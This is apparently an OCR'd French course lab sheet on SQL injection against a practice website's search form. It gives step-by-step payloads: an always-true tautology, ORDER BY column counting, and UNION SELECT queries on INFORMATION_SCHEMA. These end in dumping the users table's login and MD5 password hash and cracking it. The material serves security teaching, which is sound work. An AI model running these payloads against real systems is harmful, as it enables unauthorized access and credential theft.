
SECURITE DES APPLICATIONS - Injection SQL

1. Testez le site ciblé

Le site d'expérimentations contient une page d'accueil d'un site classique contenant un formulaire de recherche.

Si vous effectuez une recherche sur un des titres d'articles ci-dessous, vous devez obtenir l'article trouvé seul.

Par exemple, recherchez « Lorem ipsum » et vérifiez l'affichage de l'article concerné.



2. Hackez le site !

Essayons une technique classique pour tester si le formulaire présente une faille :

Etape 1 : testons si l'injection SQL est possible ?!

Nos connaissances SQL nous permettent de savoir comment une requête est construite. En général, on aura quelque chose qui ressemble à :

select *colonnes* from *table* where *colonne* = '*valeur*'

Essayons de détourner la requête : **`' or 1=1 #`**

On essaie de modifier la requête SELECT en fermant la requête avec l'apostrophe et en ajoutant une condion OR qui est toujours vrai. Le caractère # permet de mettre toute la suite de la requête SQL en commentaire, afin de ne pas avoir d'erreur.

Donc, pour une requête SELECT de ce type, si on remplace la valeur par ' or 1=1 #, on obtient la requête :

select *colonnes* from *table* where *colonne* = '' or 1=1 #'

Si l'injection est possible, on obtiendra **tout le contenu de la table** !!

Faites le test ...

Maintenant que l'on sait que l'injection est possible, on veut récupérer des informations sur les tables de la base de données. Le but, vous l'avez compris, est de trouver la table des utilisateurs pour obtenir les login et password …

Nos connaissances des bases de données nous permettent de savoir que grâce à INFORMATION_SCHEMA, on peut tout récupérer les bases de données qui respectent le standard ANSI. Plus d'info : https://en.wikipedia.org/wiki/Information_schema

En l'occurrence : `select TABLE_NAME from INFORMATION_SCHEMA.tables`

La technique consiste à utiliser le principe de l'UNION pour récupérer des informations qui viennent d'ailleurs que celles de la table des articles utilisée par le site.

Plus d'info : https://sql.sh/cours/union

Essayons donc de détourner la requête avec :

```
' UNION select TABLE_NAME from INFORMATION_SCHEMA.tables #
```

Nous n'avons aucun résultat ! Evidemment, notre requête échoue car il y a probablement plus d'une colonne dans la requête d'origine du site. Mais **combien ?**

Utilisons une autre technique, celle des ORDER BY, pour savoir combien de colonnes il faut ajouter à notre SELECT :

```
' or 1=1 ORDER BY 1 #

' or 1=1 ORDER BY 2 #

' or 1=1 ORDER BY 3 #

' or 1=1 ORDER BY 4 #
```

Les 3 premières requêtes fonctionnent car elles retournent des résultats.

La 4ème en revanche échoue : on sait donc maintenant que notre requête UNION SELECT doit retourner 3 colonnes 😊

Essayons donc :

```
' UNION select TABLE_NAME, null, null from INFORMATION_SCHEMA.tables #
```

Génial : on a la liste de toutes les tables !!

On repère une table très intéressante : **users**

On récupère les colonnes de la table users, toujours grâce à INFORMATION_SCHEMA :

```
' UNION select COLUMN_NAME, null, null from INFORMATION_SCHEMA.columns
where TABLE_NAME = 'users' #
```

Il ne reste plus qu'à lister les logins et mots de passe :

```
' UNION select user, password, null from users #
```

admin

5f4dcc3b5aa765d61d8327deb882cf99

Image

Le mot de passe ressemble à du MD5 : on a plus qu'à le convertir. Faites une recherche sur votre moteur de recherche pour récupérer le mot de passe en clair :

MD5 hash for "password" is "5f4dcc3b5aa765d61d8327deb882cf99"

Algorithm

MD5

String to encode

password

Nous venons donc de récupérer les logins et mots de passe des utilisateurs, via un simple formulaire de recherche ...